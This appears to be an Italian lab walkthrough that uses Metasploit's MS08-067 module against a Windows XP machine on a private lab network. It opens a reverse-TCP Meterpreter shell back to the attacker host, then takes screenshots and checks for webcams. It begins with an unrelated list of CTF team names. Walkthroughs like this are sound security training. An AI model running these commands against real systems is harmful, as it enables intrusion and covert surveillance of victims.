*PEQUI_ctf*HKLBGD*L3o*5 bits short of a byte*UCM*ByteForc3*Death_Geass*Stryk3r*WooT*Raise The Black*CTErr0r*
*Individual*mikejam*Flag Predator*klandes*_no_Skids*SQ.*CyberOWL*Ironhearts*Kizzle*gauti*
*San Antonio College Cyber Rangers*sam.ninja*Akerbeltz*cheeseroyale*Ephyra*sard city*OrderingChaos*Pickle_Ricks*
*Hex2Text*defiant*hefter*Flaggermeister*Oxford Brookes University*OD1E*noob_noob*Ferris Wheel*Ficus*ONO*jameless*
*Log1c_b0mb*dr4k0t4*0th3rs*dcua*cccchhhh6819*Manzara's Magpies*pwn4lyfe*Droogy*Shrubhound Gang*ssociety*HackJWU*
*asdfghjkl*n00bi3*i-cube warriors*WhateverThrone*Salvat0re*Chadsec*0x1337deadbeef*StarchThingIDK*Tieto_alaviiva_turva
*
*InspiV*RPCA Cyber Club*kurage0verfl0w*lammm*pelicans_for_freedom*switchteam*tim*departedcomputerchairs*cool_runnings
*
*chads*SecureShell*EetIetsHekken*CyberSquad*P&K*Trident*RedSeer*SOMA*EVM*BUckys_Angels*OrangeJuice*DemDirtyUserz*
*OpenToAll*Born2Hack*Bigglesworth*NIS*10Monkeys1Keyboard*TNGCrew*Cla55N0tF0und*exploits33kr*root_rulzz*InfosecIITG*
*superusers*H@rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Gingabeast*Hamad*Immortals*arasan*MouseTrap*
*damn_sadboi*tadaaa*null2root*HowestCSP*fezfezf*LordVader*Fl@g_Hunt3rs*bluenet*P@Ge2mE*



       =[ metasploit v6.3.50-dev                          ]
+ -- --=[ 2384 exploits - 1235 auxiliary - 417 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search  MS08-067

Matching Modules
================
```

Come notiamo ora abbiamo trovato l’exploit MS08-067 segnato di rosa, per usarlo dobbiamo ora usare il comando use 0 per usare l’exploit di windonds ms08_067_netapi




```
Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative
Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                       sics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.80.104   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Ora che siamo riusciti ad entrare dentro l’exploit da usare dobbiamo settare rhosts (192.168.80.200) che sarebbe praticamente l’ip della macchina di windows (macchiana su cui attaccare) ora dobbiamo scrivere exploit per far si che inzia l’attacco dell’exploit una volta entrati con meterpreter dobbiamo usare il comadno load espia che serve per abilitare gli screenshot e ora usiamo screengrab –p per fare lo screen



```
                                       sics/using-metasploit.html
   RPORT     445               yes       The SMB service port (TCP)
   SMBPIPE   BROWSER           yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.80.104   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.80.200
rhosts => 192.168.80.200
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.80.104:4444
[*] 192.168.80.200:445 - Automatically detecting the target...
[*] 192.168.80.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.80.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.80.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.80.200
[*] Meterpreter session 1 opened (192.168.80.104:4444 -> 192.168.80.200:1047) at 2024-01-17 17:45:02 +0100

meterpreter > load espia
Loading extension espia...Success.
meterpreter > screengrab -p
Screenshot saved to: /home/kali/-p
meterpreter > 
```

- Come notiamo in figura siamo riusciti ad avere lo screenshot di windows sulla nostra macchina kali ora dobbiamo usare il comando webcam_list per rilevare le webcam ma come vediamo in figura non sono presenti webcam



```
meterpreter > screengrab -p
Screenshot saved to: /home/kali/-p
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```